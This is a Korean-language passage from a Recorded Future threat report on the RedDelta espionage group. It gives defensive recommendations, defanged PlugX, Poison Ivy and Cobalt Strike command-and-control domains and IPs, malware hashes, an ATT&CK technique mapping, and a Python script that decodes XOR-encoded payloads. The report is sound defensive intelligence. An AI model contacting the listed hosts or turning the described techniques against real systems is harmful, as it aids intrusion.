
네트워크 보안을 위한 권고사항

Recorded Future는 RedDelta 관련 활동을 탐지하고 방어하기 위해 다음 조치를 수행할 것을 사용자에게 권고한다.

- IDS(intrusion detection systems), IPS(intrusion prevention systems), 기타 네트워크 방어 메커니즘이 본 보고서 부록에 나열된 외부 IP 주소와 도메인의 불법 연결 시도를 경고하고 검토에 따라 차단을 고려할 수 있도록 구성할 것.

또한 조직이 다음과 같은 정보보안 지침을 준수할 것을 권고한다.

- 모든 소프트웨어와 애플리케이션(특히 운영체제, 안티바이러스 소프트웨어, 코어 시스템 유틸리티)을 최신 상태로 유지할 것.
- 이메일을 필터링하고 첨부 파일 멀웨어를 면밀히 조사할 것.
- 정기적으로 시스템을 백업하고 백업 파일을 오프라인으로 저장할 것. 네트워크를 통한 데이터 액세스가 불가능하도록 오프사이트 저장 권장.
- 면밀한 사고 대응 및 커뮤니케이션 계획을 수립할 것.
- 민감한 데이터를 엄격하게 분류하여 관리할 것. 특히 직원 계정이나 기기를 통해 누구나 액세스할 수 있는 데이터를 확인할 것(예: 기기 또는 피싱을 통한 계정 탈취로 액세스 가능한 데이터).
- 역할 기반 액세스를 도입하고, 회사 전체의 데이터 액세스를 제한하고, 민감한 데이터에 대한 액세스를 제한하는 것을 강력하게 고려할 것
- 호스트 기반 제어를 적용할 것. 공격을 무력화시키기 위한 최선의 방어와 경고 신호는 클라이언트 기반 호스트 로깅과 침입 탐지 기능을 수행하는 것이다.
- 탐지 소스를 사람이 직접 모니터링하는 방식과 병행하여 네트워크 IDS, 넷플로우 수집, 호스트 로깅, 웹 프록시와 같은 기본적인 사고 대응 및 탐지 메커니즘을 구축할 것.
- 파트너 또는 공급망의 보안 표준을 숙지할 것. 생태계 파트너에 대한 보안 표준을 모니터하고 실행하는 것은 모든 조직의 보안 태세에서 중요한 부분이다.



RECORDED FUTURE
보안 인텔리전스 그래프
REDDELTA
중국 정부가 배후로 의심되는 해커 집단
엔티티 유형: 위협 행위자, 조직, 국가
PLUGX
DLL 사이드로딩
RC4 암호화 C2 통신
RTLCOMPRESS/LZNT1 압축
구성 블록에서 ROLLING XOR W/KEY "123456789" 사용
스택 문자열 난독화
엔티티 유형: IP 주소, 도메인, WHOIS 정보
공격자
기능
인프라
타깃
엔티티 유형: 멀웨어 변종, MD5, SHA1, SHA256 해시
별개의 인프라 클러스터
주로 사용한 호스팅프로바이더: 캐나다 2EZ NETWORK INC, 홍콩 WEN JING NETWORK LIMITED, 홍콩 AI JIA SU NETWORK LIMITED
등록기관 GODADDY 사용
MUSTANG PANDA/BRONZE PRESIDENT 인프라와 동일한 인프라
COBALT STRIKE BEACON
MALLEABLE C2 프로파일 사용
POISON IVY
MICROSOFT WINDOWS DEFENDER 파일로 가장
소수 종교
바티칸
홍콩 가톨릭 교구
밀라노 PIME(PONTIFICAL INSTITUTE FOR FOREIGN MISSIONS)
홍콩 연구 선교회
정부
인도네시아 외교부
인도 공항 당국
경찰 조직
SARDAR VALLABHBHAI PATEL NATIONAL POLICE ACADEMY
비정부기구 (NGO)
엔티티 유형: 조직, 기업, 국가, IP 주소

Recorded Future 위협 활동 그룹 및 멀웨어 분류 방식

Recorded Future의 연구기관인 Insikt Group은 중국, 이란, 러시아, 북한의 정부 차원 해커 집단과 러시아, 독립국가연합(CIS), 중국, 이란, 브라질의 사이버 범죄자와 범죄 조직을 중심으로 위협 행위자들의 활동을 추적한다. Insikt Group은 해커 집단을 추적하여 가능할 경우 그들의 배후에 있는 국가 정부, 조직 또는 관련 기관을 밝혀낸다.

Insikt Group의 조사 범위는 다음과 같다.

- G정부 기관 및 정보 기관, 정부 산하 랩, 파트너, 업계 협력자, 프록시 엔티티, 개별 위협 행위자.
- Recorded Future가 파악한 RedAlpha, RedBravo, Red Delta, BlueAlpha 등 국가가 배후인 것으로 의심되는 해커 집단. 기타 다수의 업계 해커 집단.
- Recorded Future가 이름을 붙인 사이버범죄자 및 사이버범죄 조직.
- 최신 멀웨어 및 지속적으로 활발하게 사용되는 상용 멀웨어 (commodity malware)



Insikt Group은 분석가가 침입 분석 다이아몬드 모델(Diamond Model of Intrusion Analysis)에서 최소 3개 포인트에 해당하는 데이터를 확보하고 해당 데이터가 당사 보안 인텔리전스 그래프(Security Intelligence Graph)에서 중간 이상의 신뢰도를 나타낼 때 새로운 위협 활동 집단 또는 캠페인의 이름을 붙였다. 배후에서 조종하는 인물이나 조직을 특정할 수 있는 경우에만 이를 위협 행위자(threat actor)와 연결할 수 있다. 이러한 공격자(adversary) 데이터가 없는 경우에는 해당 활동을 캠페인으로 보고한다. 경험적 증거로 해당 활동이 공개된 집단의 소행임이 분명한 경우에는 특정 그룹에 대해 가장 널리 사용되거나 알려진 이름을 사용한다.

Insikt Group은 새로운 국가 소속 해커 집단이나 캠페인에 대해 간단한 색상 및 포네틱 알파벳 명명 규칙을 사용한다. 색상은 아래 나와있는 해당 국가의 국기 색상에 상응한다. 향후 더 많은 신규 국가 소속 해커 집단이 파악되면 색상/국가 쌍이 추가될 것이다.

새로 확인된 사이버범죄 집단에 대해서는 그리스 알파벳 명명 규칙을 사용한다. 특정 국가와 관련된 범죄 단체를 파악한 경우에는 해당 국가 색상을 사용하고, 해당 그룹이 특정 정부 조직과 관련된 경우에는 해당 단체와의 연관성을 구체적으로 지적한다.

Insikt Group은 새롭게 확인된 멀웨어의 이름으로 수학 용어를 사용한다.

부록 A — C2(Command and Control) 인프라

침해 지표

Domain	IP Address	First Seen	Last Seen	Description
ipsoftwarelabs[.]com	85.209.43[.]21	2019-11-08	*	PlugX C2
cabsecnow[.]com	167.88.180[.]32	2020-07-14	*	PlugX C2
cabsecnow[.]com	103.85.24[.]136	2020-06-10	2020-07-14	PlugX C2
cabsecnow[.]com	167.88.180[.]5	2019-10-26	2020-06-10	PlugX C2
cabsecnow[.]com	167.88.177[.]224	2019-09-18	2019-10-19	PlugX C2
lameers[.]com	167.88.180[.]32	2020-02-14	*	PlugX C2
lameers[.]com	167.88.180[.]132	2019-11-27	2020-02-13	PlugX C2
systeminfor[.]com	103.85.24[.]136	2020-07-15	*	PlugX C2
systeminfor[.]com	167.88.180[.]32	2020-05-29	2020-07-15	PlugX C2
systeminfor[.]com	103.85.24[.]190	2020-05-17	2020-05-29	PlugX C2
N/A	103.85.24[.]149	2020-06-08	2020-06-23	PlugX C2
N/A	167.88.180[.]198	2020-06-15	2020-06-25	PlugX Payload Staging Server
web.miscrosaft[.]com	154.213.21[.]207	2020-04-27	*	PIVY C2
N/A	154.213.21[.]70	2020-06-04	*	Cobalt Strike C2
lib.jsquerys[.]net	154.213.21[.]70	2020-06-04	*	Associated with Cobalt Strike C2
N/A	154.213.21[.]27	2020-06-04	*	Cobalt Strike Staging Server
lib.hostareas[.]com	154.213.21[.]73	2020-05-13	*	Linked through infrastructure overlap

*보고서 발간 시점에 도메인 또는 서버가 여전히 활성 상태임을 표시.

PlugX

File Name	About China's plan for Hong Kong security law.zip
MD5 Hash	660d1132888b2a2ff83b695e65452f87
SHA1 Hash	1d3b34c473231f148eb3066351c92fb3703d26c6
SHA256 Hash	86590f80b4e1608d0367a7943468304f7eb665c9195c24996281b1a958bc1512

File Name	N. 490.349 N. 491.189.zip
MD5 Hash	2a245c0245809f4a33b5aac894070519
SHA1 Hash	c27f2ed5029418c7f786640fb929460b9f931671
SHA256 Hash	fb7e8a99cf8cb30f829db0794042232acfe7324722cbea89ba8b77ce2dcf1caa

File Name	QUM, IL VATICANO DELL'ISLAM.rar
MD5 Hash	2e69b5ed15156e5680334fa88be5d1bd
SHA1 Hash	c435c75877b39406dbe06e357ef304710d567da9
SHA256 Hash	282eef984c20cc334f926725cc36ab610b00d05b5990c7f55c324791ab156d92

File Name	wwlib.dll
MD5 Hash	c6206b8eacabc1dc3578cec2b91c949a
SHA1 Hash	93e8445862950ef682c2d22a9de929b72547643a
SHA256 Hash	4cef5835072bb0290a05f9c5281d4a614733f480ba7f1904ae91325a10a15a04

File Name	wwlib.dll
MD5 Hash	2ec79d0605a4756f4732aba16ef41b22
SHA1 Hash	304e1eb8ab50b5e28cbbdb280d653efae4052e1f
SHA256 Hash	f6e5a3a32fb3aaf3f2c56ee482998b09a6ced0a60c38088e7153f3ca247ab1cc

File Name	acrord32.dll
MD5 Hash	6060f7dc35c4d43728d5ca5286327c01
SHA1 Hash	35ff54838cb6db9a1829d110d2a6b47001648f17
SHA256 Hash	8a07c265a20279d4b60da2cc26f2bb041730c90c6d3eca64a8dd9f4a032d85d3

File Name	hex.dll
MD5 Hash	e57f8364372e3ba866389c2895b42628
SHA1 Hash	fb29f04fb4ffb71f623481cffe221407e2256e0a
SHA256 Hash	bc6c2fda18f8ee36930b469f6500e28096eb6795e5fd17c44273c67bc9fa6a6d

File Name	adobeupdate.dat
MD5 Hash	2351F62176D4F3A6429D9C2FF7D444E2
SHA1 Hash	1BDBABE56B4659FCA2813A79E972A82A26EF12B1
SHA256 Hash	01C1FD0E5B8B7BBED62BC8A6F7C9CEFF1725D4FF6EE86FA813BF6E70B079812F

File Name	hex.dll
MD5 Hash	9c44ec556d53301d86c13a884128b8de
SHA1 Hash	7c683d3c3590cbc61b5077bc035f4a36cae097d4
SHA256 Hash	7d85ebd460df8710d0f60278014654009be39945a820755e1fbd59030c14f4c7

File Name	adobeupdate.dat
MD5 Hash	977beb9a5a2bd24bf333397c33a0a67e
SHA1 Hash	d7e55b655a2a90998dbab0f921115edc508e1bf9
SHA256 Hash	4c8405e1c6531bcb95e863d0165a589ea31f1e623c00bcfd02fbf4f434c2da79

Poison Ivy

File Name	MpSvc.dll
MD5 Hash	b613cc3396ae0e9e5461a910bcac8ca5
SHA1 Hash	28746fd20a4032ba5fd3a1a479edc88cd74c3fc9
SHA256 Hash	9bac74c592a36ee249d6e0b086bfab395a37537ec87c2095f999c00b946ae81d

Cobalt Strike

File Name	OneDrive.exe
MD5 Hash	83763fe02f41c1b3ce099f277391732a
SHA1 Hash	3ed2d4e3682d678ea640aadbfc08311c6f2081e8
SHA256 Hash	7824eb5f173c43574593bd3afab41a60e0e2ffae80201a9b884721b451e6d935

부록 B — MITRE ATT & CK 매핑

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration
Spearphishing Attachment	Command-Line Interface	BITS Jobs	Access Token Manipulation	Access Token Manipulation	Credential Dumping	Application Window Discovery	Pass the Hash	Clipboard Data	Commonly Used Port	Exfiltration Over Command and Control Channel
Spearphishing Link	PowerShell	DLL Search Order Hijacking	Bypass User Account Control	BITS Jobs	Input Capture	File and Directory Discovery	Remote Desktop Protocol	Data from Local System	Connection Proxy	
Valid Accounts	Rundll32	Modify Existing Service	DLL Search Order Hijacking	Bypass User Account Control		Network Service Scanning	Remote File Copy	Data from Removable Media	Custom Command and Control Protocol	
	Scheduled Task	New Service	New Service	Connection Proxy		Network Share Discovery	Remote Services	Data Staged	Data Encoding	
	Scripting	Registry Run Keys / Startup Folder	Parent PID Spoofing	Deobfuscate/Decode Files or Information		Process Discovery	Windows Admin Shares	Input Capture	Data Obfuscation	
	Service Execution	Scheduled Task	Process Injection	DLL Sideloading		Query Registry	Windows Remote Management	Man in the Browser	Fallback Channels	
	Signed Binary Proxy Execution	Valid Accounts	Scheduled Task	Indicator Removal from Tools		Remote System Discovery		Screen Capture	Multi-hop Proxy	
	User Execution	Web Shell	Valid Accounts	Masquerading		System Network Configuration Discovery			Multiband Communication	
	Windows Management Instrumentation		Web Shell	Modify Registry		System Network Connections Discovery			Remote File Copy	
	Windows Remote Management			Obfuscated Files or Information		System Owner/User Discovery			Standard Application Layer Protocol	
				Parent PID Spoofing		Virtualization/Sandbox Evasion			Standard Cryptographic Protocol	
				Process Hollowing					Standard Non-Application Layer Protocol	
				Process Injection					Uncommonly Used Port	
				Rootkit					Web Service	
				Rundll32						
				Scripting						
				Signed Binary Proxy Execution						
				Timestomp						
				Valid Accounts						
				Virtualization/Sandbox Evasion						
				Web Service						

부록 C — Python 디코딩 스크립트

```
import lznt1

def decompress(filename):
   decompressed=""
   with open(filename,"rb") as f:
       decompressed = lznt1.decompress(f.read())
   return decompressed

compressed=True
filename="http_dll.dat"

if compressed==False:
   data=decompress(filename)
else:
   with open(filename,"rb") as dat:
       data=dat.read()

key=[]

for d in data:
   if d !=0x00:
       key.append(d)
   else:
       break
klen=len(key)

output = []
loop_condition = 0
for c in data[klen+1:]:
   current_key = key[loop_condition%klen]
   output.append(c^current_key)
   loop_condition += 1

with open("http_dll.dat.bin","wb") as decoded:
   decoded.write(bytearray(output))
```

레코디드 퓨처 소개

레코디드 퓨처(Recorded Future)는 특허 받은 머신러닝을 기반으로 한 업계 유일의 완전한 위협 인텔리전스 솔루션을 통해 조직이 위험을 줄일 수 있도록 해줍니다. 레코디드 퓨처의 기술은 타의 추종을 불허하는 방대한 소스로부터 자동으로 정보를 수집하고 분석합니다. 그리고 사람의 분석 또는 기존 보안 기술과의 통합을 위한 귀중한 컨텍스트를 실시간으로 제공합니다.